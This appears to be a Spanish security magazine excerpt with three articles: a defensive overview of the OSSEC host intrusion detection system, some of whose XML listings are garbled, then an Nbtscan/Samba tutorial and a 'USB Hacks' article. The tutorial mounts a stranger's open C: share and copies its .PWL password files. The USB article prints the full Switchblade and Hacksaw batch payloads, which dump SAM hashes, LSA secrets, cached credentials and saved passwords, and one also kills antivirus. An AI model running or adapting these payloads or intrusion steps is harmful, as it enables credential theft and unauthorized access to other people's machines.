Los sistemas *HIDS* son sistemas de detección de anomalias. La idea detrás de estos sistemas es mitigar riesgos de seguridad, ya sea tomando medidas preventivas o reactivas en un sistema.

En este artículo voy a presentarles un sistema en particular, OSSEC. No pretendo indicar que es el único, porque no lo es. Solo quiero mostrarles esta excelente herramienta que nos hace ahorrar mucho esfuerzo, dejando una comparación entre distintos sistemas HIDS para un próximo artículo.

Ossec

Ossec es un sistema *HIDS* o sistema detector de intrusión de *host* compuesto por un analizador y correlacionador de *logs*, detector de *rootkits*, analizador de integridad de archivos, analizador de registro de Windows y un modulo de respuesta activa.

Cualquier sistema operativo tipo POSIX con un compilador ANSI C debería ser suficiente para ejecutar el sistema. Fue testeado con éxito en (según se informa en la página de Ossec):

- OpenBSD 3.5, 3.6, 3.7, 3.8 y 3.9,
- Slackware 10.1 y 10.2,
- FreeBSD 5.2.1, 4.10-BETA, 5.4-RELEASE, 6.0-STABLE,
- RedHat 8.0 y 9.0,
- RedHat Enterprise Linux 4,
- Ubuntu 5.04, 5.10 y 6.06,
- Debian 3.1 Sarge,
- Solaris 2.8, 2.9 (Sparc) y 10 (x86),
- AIX 5.2 ML-07,
- MacOSX 10,
- Fedora Core 2,3,4 and 5,
- Suse ES 9,
- Windows XP/2000 (solo agente).

Ossec tiene dos formas de funcionamiento, *standalone* (modo autónomo) y modo cliente – servidor.

En el modo *standalone* el host hace de cliente y de servidor, con una lógica de procesos mas simple, ya que no necesita comunicarse con el servidor, pero con las mismas características de funcionamiento, cumpliendo todas las funciones en un 100%. Este modo es útil para servidores expuestos a internet o en ambientes restringidos, donde no se tiene comunicación con otros servidores. La principal desventaja de este modo es que todos los registros quedan en el servidor, con lo cual, si necesitamos hacer un análisis forense, no podemos confiar en esos logs, ya que pueden haber sido comprometidos.

En el modo cliente-servidor, el agente (cliente) envia los logs y los resultados de los análisis de sistema y de *rootkits* al servidor y este responde con una orden al módulo de respuesta activa, si es necesario, o genera una alerta si hay algo fuera de lo normal.

En este modo la comunicación entre el agente y el server es realizada mediante mensajes UDP, es decir, no se establecen conexiones punto a punto. Los paquetes UDP van encriptados mediante una llave simétrica, con lo cual, se puede garantizar, en cierta manera, la confidencialidad de los mensajes transmitidos. La clave de encripción para cada agente es generada en el servidor y es ingresada en el cliente al momento de configurarlo, teniendo que escribir la clave en el programa de instalación.

El agente mantiene sus archivos de configuración (bases de datos de *rootkits* y lista de archivos generada por *syscheck*) almacenadas en forma local, pero de todas maneras, se garantiza la integridad mediante una revisión de versionado periódica contra el servidor (*syscheck* genera la lista y la envía al servidor).

También es posible que el servidor reciba los mensajes de un *syslog* remoto para analizar.

En cuanto a la instalación, no hay nada de que preocuparse ya que funciona en cualquier sistema POSIX con un compilador ANSI C. El sistema es distribuido en código fuente, siendo necesario compilarlo para instalarlo. De todas maneras, todo el proceso de instalación es mediante un script que contempla la compilación, instalación y configuración inicial. Todo se hace desde una interfaz respondiendo preguntas, o si se quiere hacer de forma mas tradicional, compilando en forma manual y copiando los binarios a los lugares correspondientes (existe una guía de instalación manual). Se podría decir que la instalación es trivial.

La configuración post instalación no es estrictamente necesaria, ya que con la configuración por defecto mas

la generada por el script de instalación es suficiente para tener el sistema funcionando en forma eficiente, pero de todas maneras se recomienda ir ajustando las reglas de detección y correlación para mejorar la eficiencia del sistema y evitar falsos positivos.

Ossec soporta múltiples formatos de logs por defecto, pero siempre se puede extender y mejorar. Algunos ejemplos de logs soportados son (según la wiki de ossec):

- sshd (OpenSSH),
- Solaris telnetd,
- Samba,
- Imapd and pop3d,
- Postfi,
- Microsoft Exchange,
- Iptables firewall,
- Solaris ipfilter firewall,
- AIX ipsec/firewall,
- Netscreen firewall,
- Windows firewall,
- Cisco PIX/ASA,
- Cisco IOS IDS/IPS,
- Snort IDS (*snort full*, *snort fast* y *snort syslog*),
- Windows event logs.

Analizador y correlacionador de logs (logcollector y analisysd)

El sistema tiene una colección (adaptable) de reglas para alertas y correlación, descritas en *xml*. A continuación hay una regla de análisis (Listado 1) y otra de correlación (Listado 2) para el demonio *vs-ftpd*.

Para que estas reglas tengan sentido, hay que escribir un *decoder* (Listado 3), que es donde se especifica la sintaxis de la línea a revisar.

En el caso que alguien quiera ganar acceso al *ftp* por medio de un ataque del tipo de fuerza bruta, vamos a recibir una alerta de ossec notificándonos del evento y donde nos dice la regla que disparo la alerta y una descripción que contiene las líneas de log que dispararon la regla.

En el caso que tengamos el modulo de respuesta activa funcionando, el servidor ossec, al recibir las líneas de log y procesarlas, va a enviar una orden al agente para que bloquee el acceso, ya sea mediante una regla del firewall o por *tcpwrappers* (la acción es configurable).

Detector de Rootkits (syscheckd)

Otra funcionalidad interesante de Ossec es el detector de *rootkits*. Este scanner utiliza dos metodologías para identificar rootkits:

- Identificación basada en firma,
- Identificación basada en anomalías.

Para la identificación basada en firmas se utilizan dos

Listado 1. *Regla de análisis*

```
<ru                                  >
                                >
                                     >
   <description>Login failed accessing the FTP
                                              >
                                          >
</rule>

<rule id="11451" level="10" frequency="6"
                                            >
                                              >
                        >
   <description>FTP brute force (multiple failed
                                              >
                                            >
</rule>
```

Listado 2. *Regla de correlación*

```
<rule id="11451" level="10" frequency="6"
                        timeframe="120">
   <if_matched_sid>11403</if_matched_sid>
   <same_source_ip />
   <description>FTP brute force (multiple failed
                        logins).</description>
   <group>authentication_failures,</group>
</rule>
```

Listado 3. *Decodificador de sintaxis*

```
<de                >

       >
<de                          >
                    >


</decoder>
```

Listado 4. *Algunas de las firmas de rootkits conocidos*

```
#adore Worm
dev/.shit/red.tgz   ! Adore Worm ::/rootkits/adorew.php
usr/lib/libt        ! Adore Worm ::/rootkits/adorew.php
usr/bin/adore       ! Adore Worm ::/rootkits/adorew.php
*/klogd.o           ! Adore Worm ::/rootkits/adorew.php
*/red.tar           ! Adore Worm ::/rootkits/adorew.php
```

Listado 5. *Mensaje alerta*

```
Received From: (agent1) 192.168.0.5->syscheck
Rule: 13 fired (level 8) -> "Integrity checksum of file
                        '/etc/sudoers' has changed."
Portion of the log(s):
Integrity checksum changed for: '/etc/sudoers'
Size changed from '757' to '736'
Old md5sum was: '344391acfb9ad9c68365a04676a3d81e'
New md5sum is : '5540cce7895b6128c27c8abbb6fbad2d'
Old sha1sum was: 'b581f3c379650223e4f25d8f618a5bbeae6
                        daa0b'
New sha1sum is : '2b20f8dea8c07e4a10e0ba52c6f51f2aa2f02f8d'
```

archivos donde se detallan características únicas de varios tipos de *rootkits* y troyanos, por ejemplo (Listado 4).

La identificación basada en anomalías utiliza un enfoque mas *inteligente* ya que no busca *rootkits* conocidos, sino que busca anomalías en el sistema. Las anomalías que busca son:

- Revisar */dev*, solo deberían haber archivos de dispositivos y el script *Makedev*
- Buscar en el *file system* archivos con anomalías de permisos, por ejemplo, archivos cuyo *owner* sea *root* pero que tengan permisos de escritura para otros, archivos con `suid` y archivos y directorios escondidos.
- Buscar procesos escondidos, utilizando `getsuid()` y `kill()` (que debería ser la misma) para hacer una lista de *pid's* que están siendo usados para después compararla con la salida de *ps*, si hay diferencias puede existir un *rootkit* a nivel kernel o una versión modificada de *ps*.
- Buscar puertos escondidos mediante el uso de `bind()` contra cada puerto *udp* y *tcp*, si no se puede establecer un *vinculo* con el puerto, *netstat* lo debería listar como puerto ocupado.
- Revisar todas las interfaces de red en búsqueda de interfaces en modo promiscuo y comparar esa lista con *ifconfig*.

Algo interesante respecto a esta funcionalidad, en el modo cliente-servidor es que solo tenemos que mantener la lista de *rootkits* y troyanos en el servidor ya que cada 10 minutos (por defecto) los agentes comparan la versión de la lista local con la del servidor, si la versión es distinta, el servidor envía una actualizada.

Analizador de integridad de archivos (syscheckd)

Este modulo revisa el sistema en búsqueda de cambios en archivos, utilizando la siguiente metodología:

- En la primer ejecución genera una lista compuesta por:
  - Nombre de archivo,
  - Permisos,
  - Tamaño,
  - Hashes sha1 y md5,
  - Ownership.
- La lista es enviada al servidor para ser resguardada.
- En cada ejecución, si alguno de los parámetros listados cambia, se genera una alerta, por ejemplo (Listado 5).

Respuesta activa (execd)

El modulo de respuesta activa utiliza un archivo de configuración donde se vinculan reglas (alertas) o niveles de severidad con respuestas (comandos) a ejecutar, por ejemplo (Listado 6).

Según se puede ver, se asocia un comando, con un destino (donde se debe ejecutar el comando), un disparador (una regla o una alerta de cierto nivel) con un tiempo

Listado 6. *Configuración de acción para respuesta activa*

```
<active-response>
<!-- Firewall Drop response. Block the IP for - 600
seconds on the firewall (iptables - ipfilter, etc). -->
</active-response>

<active-response>
<!-- This response is going to execute the host-deny
- command every the rule 404 or 405 fires. - The IP is
going to be blocked for  600 seconds. -->
</active-response>
```

Listado 7. *Definición de comando para respuesta activa*

```
<co     >
</command>
```

de *castigo* (el tiempo de duración del cambio introducido por el comando). Existen mas parámetros para definir mejor un bloque de respuesta activa, pueden ser consultados en la documentación que esta en la pagina web.

La definición del comando también es mediante xml, asociando el nombre, el archivo a ejecutar, los parámetros necesarios y si el comando acepta o no el tiempo de *timeout*. La definición de *host-deny* es la siguiente (Listado 7).

Conclusión

Como vemos, Ossec es una herramienta bastante completa que cumple su función.

Ossec nos permite saber que esta ocurriendo en nuestros servers en, casi, tiempo real y en forma eficiente. También nos permite reaccionar a ataques en forma rápida.

Teniendo en cuenta que es una herramienta muy adaptable, de muy fácil instalación y casi libre de mantenimiento, no cabe duda que Ossec esta pisando fuerte y esta haciendo pensar a herramientas pagas que ofrecen la misma o menos funcionalidad.

Particularmente yo lo vi instalado en un ambiente de 20 servidores (Windows y Linux) y me sorprendió lo bien que funcionaba ya que no solo permitía detectar abusos, sino que también permitía ver errores poco frecuentes mediante el análisis de los logs.

Personalmente yo ya incluí a Ossec en mi caja de herramientas de seguridad y monitoreo. ●



Detección remota de servicios NETBIOS

Autor del artículo: Leonel Iván Saafigueroa

Analizamos una herramienta para linea de comandos que escanea todos los nombres de servidores NETBIOS en una red TCP/IP local o remota en busca de servicios compartidos. Antes que nada quisiera aclarar que utilizaremos la aplicación Nbtscan, pero no es la que podemos encontrar en casi todas las distribuciones GNU/Linux, sino la que fue creada por Steve Friedl.

Del mismo nombre, pero con funciones más interesantes, esta aplicación se basa en la funcionalidad de la utilidad Nbtstat, disponible en los sistemas Windows y puede escanear tanto una dirección IP, como un rango de ellas sin problemas.

En el sitio Internet de su creador *http://www.unixwiz.net/tools/nbtscan.html* no encontraremos el código fuente, ya que él mismo argumenta no tener tiempo para explicar su compilación. Esto hace que estemos frente a una aplicación gratuita o *Freeware*, pero no de código libre u *Open Source*. En este sitio existen binarios para Windows, GNU/Linux y SCO Open Server 5.0.6 listos para descargar.

Nbtscan pretende ser una herramienta *todo incluido*, realizando escaneos al puerto 137/UDP y buscando servidores de nombres NETBIOS. Como resultado nos mostrará los equipos de nuestra red que podrían estar compartiendo recursos.

¿Para qué puede servir esto?

Muchas personas, casi siempre usuarios finales, instalan redes de área local para compartir archivos o impresoras en sus domicilios o pequeñas empresas. Hasta aquí todo perfecto, sin embargo, lo que ellos no saben es que si tienen una conexión a Internet, podría ser posible que compartieran todos sus recursos con el mundo, y solamente un *firewall* podría evitar algo así.

Veamos un ejemplo, supongamos que nuestro proveedor de servicios de Intrernet nos asigna la dirección IP dinámica 201.250.27.73, y nosotros queremos saber qué equipos tienen el servicio de NETBIOS o SAMBA en el rango de direcciones IP 250.250.27.1-254 (Listado 1).

En este resultado podemos ver la lista de direcciones IP, DOMINIO\EQUIPO tal y como las presenta el servidor de nombres de NETBIOS.

La cadena *SHARING* significa que el equipo tiene habilitada la opción de archivos compartidos.

La herramienta también puede identificar sistemas GNU/Linux que ejecuten servidores SAMBA.

Realizaremos una segunda búsqueda, pero esta vez utilizaremos la herramienta de filtrado *Grep* para construir una nueva lista, exclusivamente compuesta por aquellos hosts que comparten recursos (Listado 2).

Ahora tenemos una lista de todos los hosts que comparten recursos. El siguiente paso es ver los recursos que comparten y para ello, haremos uso del protocolo SAMBA mediante su cliente *Smbclient* (Listado 3).

Mediante el comando *Smbmount* conseguimos que nuestro equipo intente hacerse pasar por un host de la red a la que pertenece el host con dirección IP 201.250.27.11 y que escanee al equipo *ESTUDIO* en busca de recursos compartidos a los que acceder.

Samba siempre nos ofrece la posibilidad de introducir la contraseña de acceso incluso cuando la red no tenga ninguna. Simplemente presionaremos *Enter* y probaremos suerte.

En este caso, un posible Windows 2000 no nos muestra ningún dato. También puede ser que un *firewall* esté evitando nuestra detección remota de servicios.

Realizaremos entonces una segunda prueba interrogando a otro host (Listado 4).

En este caso, el dueño de este equipo comparte impresoras y recursos de almacenamiento en la red. Aunque podríamos avisarle de que tiene un grave problema de seguridad y de que su explotación sería trivial para un usuario malicioso, el proveedor de servicios de Internet o ISP mediante el cual se conecta, no nos facilitaría sus datos de contacto, así que sería imposible avisarle nosotros mismos. Podríamos entonces conectar con su equipo y dejar un mensaje en un lugar visible avisándole de los riesgos a los que está expuesto. Eso si, siempre y cuando esté compartiendo algún recurso con permisos de escritura ;)

El usuario está compartiendo la unidad *C:* al completo. Un grave error. En este caso, podríamos hacer uso de nuevo del protocolo SAMBA para hacernos pasar por un host que forma parte de su red y conectar con sus recursos compartidos. Esto lo realizaremos mediante el comando siguiente:

```
debian:/mnt# smbmount \\MELGARE\"C"
/mnt/local -o ip="201.250.27.105"
Password:
```

Con este comando hemos indicado a SAMBA que queremos acceder al recurso compartido C:\ del equipo

"MELGARE", cuya dirección IP corresponde con *201.250.27.105*, y que monte su contenido en un directorio en nuesto equipo local, en la ruta */mnt/loca*.

Nos pedirá entonces que especifiquemos una contraseña, a lo que presionamos *Ente*. Si SAMBA no nos muestra ningún error, querrá decir que hemos conseguido montar dicho recurso compartido en nuestra equipo. Veamos:

```
debian:/mnt# cd local
debian:/mnt/local# cd windows
debian:/mnt/local/windows#
```

Interesante. Al parecer se trata de un sistema *Windows 98*, *Millenium* (ME) o similar. De ser así, podríamos copiar los archivos de contrase ñas junto con el archivo *SYSTEM.INI*. Esto será útil para un futuro artículo donde explicaré cómo descifrar estos archivos de contraseñas desde nuestro sistema GNU/Linux.

```
debian:/mnt/local/windows# cp *.PWL /temp/hack
debian:/mnt/local/windows# cp SYSTEM.INI /temp/hack
```

Perfecto, no retorna ningún error. Eso quiere decir que dichos archivos se han copiado con éxito en el directorio */temp/hack*.

Acto seguido, podríamos probar a escribir en algún archivo o incluso borrarlo, si es que tenemos permiso de escritura. Pero recuerda no hacer a los demás lo que no te gustaría que te hagan a ti ;) Es por ello que dejaremos libre a nuestro *conejillo de indias*.

```
debian:/mnt/local/windows# cd ..
debian:/mnt/local# cd ..
```

Listado 1. *Servicio de NETBIOS o SAMBA en el rango de direcciones IP 250.250.27.1-254*

```
debian:~# nbtscan 201.250.27.1-254
201.250.27.11    MSHOME\ESTUDIO                      SHARING
201.250.27.49    WORKGROUP\FAMILIA
201.250.27.71    FIGARI\PC1
201.250.27.104   GRUPO_TRABAJO\MADCELERON
201.250.27.105   DESDA\MELGARE                       SHARING
201.250.27.130   -no name-
201.250.27.168   -no name-
201.250.27.211   WORKGROUP\PC1                       SHARING
*timeout (normal end of scan)
```

Listado 2. *Hosts que comparten recursos*

```
debian:~# nbtscan 201.250.27.1-254 |grep         SHARING
201.250.27.11    MSHOME\ESTUDIO                  SHARING
201.250.27.105   DESDA\MELGARE                   SHARING
201.250.27.211   WORKGROUP\PC1                   SHARING
*timeout (normal end of scan)
```

Listado 3. *Uso del programa cliente de SAMBA contra la dirección IP 201.250.27.11*

```
debian:~# smbclient -L "ESTUDIO" -I 201.250.27.11
Password:
Anonymous login successful
Domain=[MSHOME] OS=[Windows 5.1] Server=[Windows 2000
                       LAN Manager]
       Sharename       Type      Comment
       ---------       ----      -------
cli_rpc_pipe_open: cli_nt_create failed on pipe \srvsvc
                       to machine PC.   Error was
                       NT_STATUS_ACCESS_DENIED
Error returning browse list: NT_STATUS_ACCESS_DENIED
Anonymous login successful
Domain=[MSHOME] OS=[Windows 5.1] Server=[Windows 2000
                       LAN Manager]
       Server               Comment
       ---------            -------
       Workgroup            Master
       ---------            -------
```

Listado 4. *Detección de recursos compartidos en la IP 201.250.27.105*

```
debian:/mnt# smbclient -L "MELGARE" -I 201.250.27.105
Password:
       Sharename       Type      Comment
       ---------       ----      -------
cli_rpc_pipe_open: cli_nt_create failed on pipe \srvsvc
                       to machine MELGAREJO.   Error was
                       ERRSRV - ERRerror (Non-specific
                       error code.)
       OLIVETTI        Printer
       E DIVIDI        Disk
       1 OLYMPUS       Disk
       PRINTER$        Disk
       HP              Printer
       D               Disk
       C               Disk
       IPC$            IPC       Comunicación remota
                       entre procesos
       Server               Comment
       ---------            -------
       Workgroup            Master
       ---------            -------
```

Listado 5. *Fragmento de subred – Hosts que comparten recursos*

```
debian:~# nbtscan 201.250.27.1/16 |grep          SHARING
201.250.0.189    RE\XIENA                        SHARING
201.250.0.254    GRUPO_TRABAJO\PC                SHARING
201.250.1.219    PIRA\LE                         SHARING
201.250.1.227    GRUPO_TRABAJO\ATRAS             SHARING
201.250.1.249    RED\HOTEL1                      SHARING
201.250.2.23     INDSTEC\DEBIAN                  SHARING
201.250.2.39     TELN\LORENA                     SHARING
201.250.2.69     GRUPO_TRABAJO\GOLD              SHARING
201.250.2.73     MADER\MAELO                     SHARING
201.250.2.134    LN\MASON                        SHARING
201.250.2.173    SIVAM\CEIA                      SHARING
201.250.2.220    LAMBLA\LA RAMBLA 3              SHARING
201.250.2.252    \VILMO                          SHARING
```

```
debian:/mnt# umount local
debian:/mnt#
```

Antes de terminar con este artículo, explicaremos como escanear toda la *subred* en busca de más recursos compartidos. El comando sería el siguiente (Listado 5).

Usaremos la notación /16 para especificar la máscara de *subred* en bits. De este modo, podremos escanear una red de clase B completa, o lo que es lo mismo, 65.534 hosts. La lista será realmente larga, por lo tanto la guardaremos en un archivo de texto añadiendo la cadena *>scan.txt* al final del comando anterior:

```
debian:~# nbtscan 201.250.27.1/16 |grep SHARING >scan.txt
```

De esta forma podremos analizar y realizar un diagnóstico de cualquier red, buscando servidores de nombres *NETBIOS* mediante el análisis del puerto 137/UDP.

Conclusiones

Para finalizar, si leemos la documentación de Nbtscan, podremos encontrar muchas más opciones para escanear todos los nombres de servidores NETBIOS más detalladamente y así encontrar más recursos compartidos.

También podremos hacer cosas muy interesantes utilizando SAMBA, como por ejemplo enviar un documento a la cola de impresión de las impresoras que aparecen compartidas en la red.

Queda en manos del lector la investigación sobre cuestiones que tienen que ver más específicamente con el protocolo SAMBA.

NOTA

Todos los ejemplos utilizados en este artículo han sido realizados con fines educativos. En algunos países, escanear una dirección IP puede ser ilegal. La información presentada en todos los listados es una recreación realizada para demostrar como funcionaría la aplicación en un entorno real. Tampoco se ha mostrado información que pudiera comprometer a terceros. Asimismo, no se realizó ningún escaneo de red que pudiera comprometer a ningún proveedor de servicios de Internet (ISP). ●

Sobre el autor

Leonel Iván Saafigueroa es analista de Sistemas, docente, radioaficionado (LU5ENP), consultor en informática y conductor del programa de radio libre hispano *Red-Handed Radio* (*www.red-handed-radio.com.ar*).

Si quieres hacerle algún comentario, puedes escribirle a: *Leonel@saafigueroa.com.ar*.

Ataque

USB Hacks

Ezequiel Martín Sallis

Grado de dificultad



De un tiempo a esta parte, la proliferación de los dispositivos de almacenamiento USB ha crecido considerablemente. Este crecimiento se nota tanto a nivel de la variedad existente, como también a nivel de la funcionalidad que le otorga a un usuario casero o corporativo.

De hecho, la tecnología de almacenamiento con interfaz USB también ha evolucionado para otorgarle al usuario mayores funcionalidades, como es el caso de aquellos dispositivos que tienen incorporada la tecnología U3 (*http://www.u3.com*). Esta tecnología permite ejecutar directamente desde el propio dispositivo en cuestión aplicaciones varias como por ejemplo clientes de correo, navegadores de Internet, herramientas de seguridad, de ofimática y hasta mini-servidores (Web, MySQL y demás). Por otro lado, los reproductores MP3, centros multimedia de bolsillo y similares han elevado la capacidad de almacenamiento a niveles impensados tiempo atrás.

Y es verdad, esto trae más funcionalidad, pero a su vez potencia la ocurrencia de eventos que pueden atentar contra la seguridad de la información.

En este artículo nos centraremos en los usos menos conocidos que se pueden dar en la mayoría de estos dispositivos. Claro está, dependerá mucho de la función y la tecnología que estos posean o sobre la cual se ejecuten.

Antes de comenzar, sería bueno matizar que el interés de este artículo se centrará en:

- Dispositivos de Almacenamiento USB (Sin tecnología U3),
- Dispositivos de Almacenamiento USB (Con Tecnología U3),
- Dispositivos USB con funcionalidades adicionales (Ipod).

La Curiosidad mató al gato

Está de más decir que el eslabón más débil en la cadena de la Seguridad de la Infor-

En este artículo aprenderás...

- Riesgos y Ataques relacionados con dispositivos de almacenamiento USB.
- Que es la Tecnología U3 y que relación tiene con los ataques tradicionalmente utilizados,
- Cuáles son los riesgos
- Cuáles son los ataques,
- Técnicas de Slurping,
- Algunas herramientas y códigos disponibles.

Lo que deberías saber...

- Nociones Básicas de programación,
- Nociones Básicas sobre la tecnología USB.

mación es el factor humano. Pero paradójicamente, si bien esto es bien conocido, la gran mayoría de las estrategias de seguridad no incluyen la educación de los usuarios con respecto a temas referentes a esta. Por otro lado, la creatividad aplicada en las técnicas de ataque hace que cualquier nivel de alerta que pudiese tener un usuario sea insuficiente.

La curiosidad mató al gato. Es un dicho conocido que tiene que ver con esto, y mucho. A modo de hacer más amena la lectura de este artícu-lo y con el fin de introducir al tema, relataremos una breve historia.

Tiempo atrás, la empresa X, decidió lanzar en la organización una fuerte campaña de educación dirigida a los usuarios finales (*Security Awareness* o *concienciación acerca de la seguridad*). Los usuarios de dicha empresa asistieron a charlas de educación y capacitación sobre el buen uso de la tecnología y los riesgos que esta esconde. Adicionalmente, lo empleados realizaron varios CBT (*Computer Base Training*) o cursos básicos de computación y hasta colocaron en sus escritorios una taza con la leyenda *I Love Information Security* (Me encanta la Seguridad de la Información).

Listado 1. *Acciones Ejecutadas por Switchblade*

```
@echo off
if not exist \Documents md \Documents >nul
                                                        nul
cd \wip\cmd >nul
Echo ************************************ > \Documents\logfiles\%computername%.log 2>&1
echo ***********[System Info]************ >> \Documents\logfiles\%computername%.log 2>&1
Echo ************************************ >> \Documents\logfiles\%computername%.log 2>&1
   echo Computer Name is: %computername% and the Logged on User Name is: %username% The date and Time is: %date% %time%
                     >> \Documents\logfiles\%computername%.log 2>&1
   ipconfig /all >> \Documents\logfiles\%computername%.log 2>&1
Echo ************************************ >> \Documents\logfiles\%computername%.log 2>&1
echo ***********[Dump SAM]*************** >> \Documents\logfiles\%computername%.log 2>&1
Echo ************************************ >> \Documents\logfiles\%computername%.log 2>&1
   .\pwdump 127.0.0.1 >> \Documents\logfiles\%computername%.log 2>&1
Echo ************************************ >> \Documents\logfiles\%computername%.log 2>&1
echo ***********[Dump Product Keys]****** >> \Documents\logfiles\%computername%.log 2>&1
Echo ************************************ >> \Documents\logfiles\%computername%.log 2>&1
   .\produkey /nosavereg /stext "\Documents\logfiles\%computername%_pk.log" /remote %computername% >> \Documents\
                     logfiles\%computername%.log 2>&1
   copy \Documents\logfiles\%computername%.log+\Documents\logfiles\%computername%_pk.log* \Documents\logfiles\
                                             nul
   del /f /q "\Documents\logfiles\%computername%_pk.log" >nul
Echo ************************************ >> \Documents\logfiles\%computername%.log 2>&1
echo ***********[Dump LSA secrets]******* >> \Documents\logfiles\%computername%.log 2>&1
Echo ************************************ >> \Documents\logfiles\%computername%.log 2>&1
   .\pspv.exe /stext "\Documents\logfiles\%computername%_LSA.log" >> \Documents\logfiles\%computername%.log 2>&1
   copy \Documents\logfiles\%computername%.log+\Documents\logfiles\%computername%_lsa.log* \Documents\logfiles\
                                             nul
   del /f /q "\Documents\logfiles\%computername%_lsa.log" >nul
Echo ************************************ >> \Documents\logfiles\%computername%.log 2>&1
echo ***********[Dump Network PW]******** >> \Documents\logfiles\%computername%.log 2>&1
Echo ************************************ >> \Documents\logfiles\%computername%.log 2>&1
   .\netpass.exe /stext "\Documents\logfiles\%computername%_np.log" >> \Documents\logfiles\%computername%.log 2>&1
   copy \Documents\logfiles\%computername%.log+\Documents\logfiles\%computername%_np.log* \Documents\logfiles\
                                             nul
   del /f /q "\Documents\logfiles\%computername%_np.log" >nul
Echo ************************************ >> \Documents\logfiles\%computername%.log 2>&1
echo ***********[Dump messenger PW]******** >> \Documents\logfiles\%computername%.log 2>&1
Echo ************************************ >> \Documents\logfiles\%computername%.log 2>&1
   .\mspass.exe /stext "\Documents\logfiles\%computername%_ms.log" >> \Documents\logfiles\%computername%.log 2>&1
   copy \Documents\logfiles\%computername%.log+\Documents\logfiles\%computername%_ms.log* \Documents\logfiles\
                                             nul
   del /f /q "\Documents\logfiles\%computername%_ms.log" >nul
Echo ************************************ >> \Documents\logfiles\%computername%.log 2>&1
echo ***********[Dump URL History]******* >> \Documents\logfiles\%computername%.log 2>&1
Echo ************************************ >> \Documents\logfiles\%computername%.log 2>&1
   cscript //nologo .\DUH.vbs >> \Documents\logfiles\%computername%.log 2>&1
TYPE \Documents\logfiles\%computername%.log | find ":::" | find /V "NO PASSWORD" | find /V "HelpAssistant" >> \Documents\
                     logfiles\pwfile.txt
 End
exit
```

Listado 2a. *Acciones Ejecutadas por Hacksaw*

```
@echo off
if not exist \Documents md \Documents >nul
                                                   nul
cd \wip\cmd >nul
nircmd execmd CALL avkill.exe
Echo *********************************** > \Documents\logfiles\%computername%.log 2>&1
echo ***********[System info]************ >> \Documents\logfiles\%computername%.log 2>&1
Echo *********************************** >> \Documents\logfiles\%computername%.log 2>&1
   echo Computer Name Is: %computername% and the Logged on User Name Is: %username% The date and Time is: %date% %time%
                  >> \Documents\logfiles\%computername%.log 2>&1
   ipconfig /all >> \Documents\logfiles\%computername%.log 2>&1
Echo *********************************** >> \Documents\logfiles\%computername%.log 2>&1
echo ***********[Dump SAM]*************** >> \Documents\logfiles\%computername%.log 2>&1
Echo *********************************** >> \Documents\logfiles\%computername%.log 2>&1
   .\pwdump 127.0.0.1 >> \Documents\logfiles\%computername%.log 2>&1
Echo *********************************** >> \Documents\logfiles\%computername%.log 2>&1
echo ***********[Dump Product Keys]****** >> \Documents\logfiles\%computername%.log 2>&1
Echo *********************************** >> \Documents\logfiles\%computername%.log 2>&1
   .\produkey /nosavereg /stext "\Documents\logfiles\%computername%_pk.log" /remote %computername% >> \Documents\
                  logfiles\%computername%.log 2>&1
   copy \Documents\logfiles\%computername%.log+\Documents\logfiles\%computername%_pk.log* \Documents\logfiles\
                                          nul
   del /f /q "\Documents\logfiles\%computername%_pk.log" >nul
Echo *********************************** >> \Documents\logfiles\%computername%.log 2>&1
echo ***********[Dump IE 7 Secrets]******* >> \Documents\logfiles\%computername%.log 2>&1
Echo *********************************** >> \Documents\logfiles\%computername%.log 2>&1
   .\iepv.exe /stext "\Documents\logfiles\%computername%_LSA.log" >> \Documents\logfiles\%computername%.log 2>&1
   copy \Documents\logfiles\%computername%.log+\Documents\logfiles\%computername%_lsa.log* \Documents\logfiles\
                                          nul
   del /f /q "\Documents\logfiles\%computername%_lsa.log" >nul
Echo *********************************** >> \Documents\logfiles\%computername%_Updates.log 2>&1
echo ***********[Dump Updates-List]******* >> \Documents\logfiles\%computername%_Updates.log 2>&1
Echo *********************************** >> \Documents\logfiles\%computername%_Updates.log 2>&1
   .\wul.exe /stext "\Documents\logfiles\%computername%_Updates.log"
Echo *********************************** >> \Documents\logfiles\%computername%.log 2>&1
echo ***********[Dump Network PW]******** >> \Documents\logfiles\%computername%.log 2>&1
Echo *********************************** >> \Documents\logfiles\%computername%.log 2>&1
   .\netpass.exe /stext "\Documents\logfiles\%computername%_np.log" >> \Documents\logfiles\%computername%.log 2>&1
   copy \Documents\logfiles\%computername%.log+\Documents\logfiles\%computername%_np.log* \Documents\logfiles\
                                          nul
   del /f /q "\Documents\logfiles\%computername%_np.log" >nul
Echo *********************************** >> \Documents\logfiles\%computername%.log 2>&1
echo ***********[Dump Cache]******** >> \Documents\logfiles\%computername%.log 2>&1
Echo *********************************** >> \Documents\logfiles\%computername%.log 2>&1
   .\cachedump.exe >> \Documents\logfiles\%computername%.log 2>&1
Echo *********************************** >> \Documents\logfiles\%computername%.log 2>&1
echo ***********[Dump Network Info]****** >> \Documents\logfiles\%computername%.log 2>&1
Echo *********************************** >> \Documents\logfiles\%computername%.log 2>&1
netstat.exe -abn >> \Documents\logfiles\%computername%.log 2>&1
Echo *********************************** >> \Documents\logfiles\%computername%.log 2>&1
echo ***********[Dump Messenger PW]******** >> \Documents\logfiles\%computername%.log 2>&1
Echo *********************************** >> \Documents\logfiles\%computername%.log 2>&1
   .\mspass.exe /stext "\Documents\logfiles\%computername%_ms.log" >> \Documents\logfiles\%computername%.log 2>&1
   copy \Documents\logfiles\%computername%.log+\Documents\logfiles\%computername%_ms.log* \Documents\logfiles\
                                          nul
   del /f /q "\Documents\logfiles\%computername%_ms.log" >nul
Echo *********************************** >> \Documents\logfiles\%computername%.log 2>&1
echo ***********[Dump URL History]******* >> \Documents\logfiles\%computername%.log 2>&1
Echo *********************************** >> \Documents\logfiles\%computername%.log 2>&1
   cscript //nologo .\DUH.vbs >> \Documents\logfiles\%computername%.log 2>&1
Echo *********************************** >> \Documents\logfiles\%computername%.log 2>&1
echo ***********[Install Hacksaw]********* >> \Documents\logfiles\%computername%.log 2>&1
Echo *********************************** >> \Documents\logfiles\%computername%.log 2>&1
                              cmd
echo Done. >> \Documents\logfiles\%computername%.log 2>&1
```

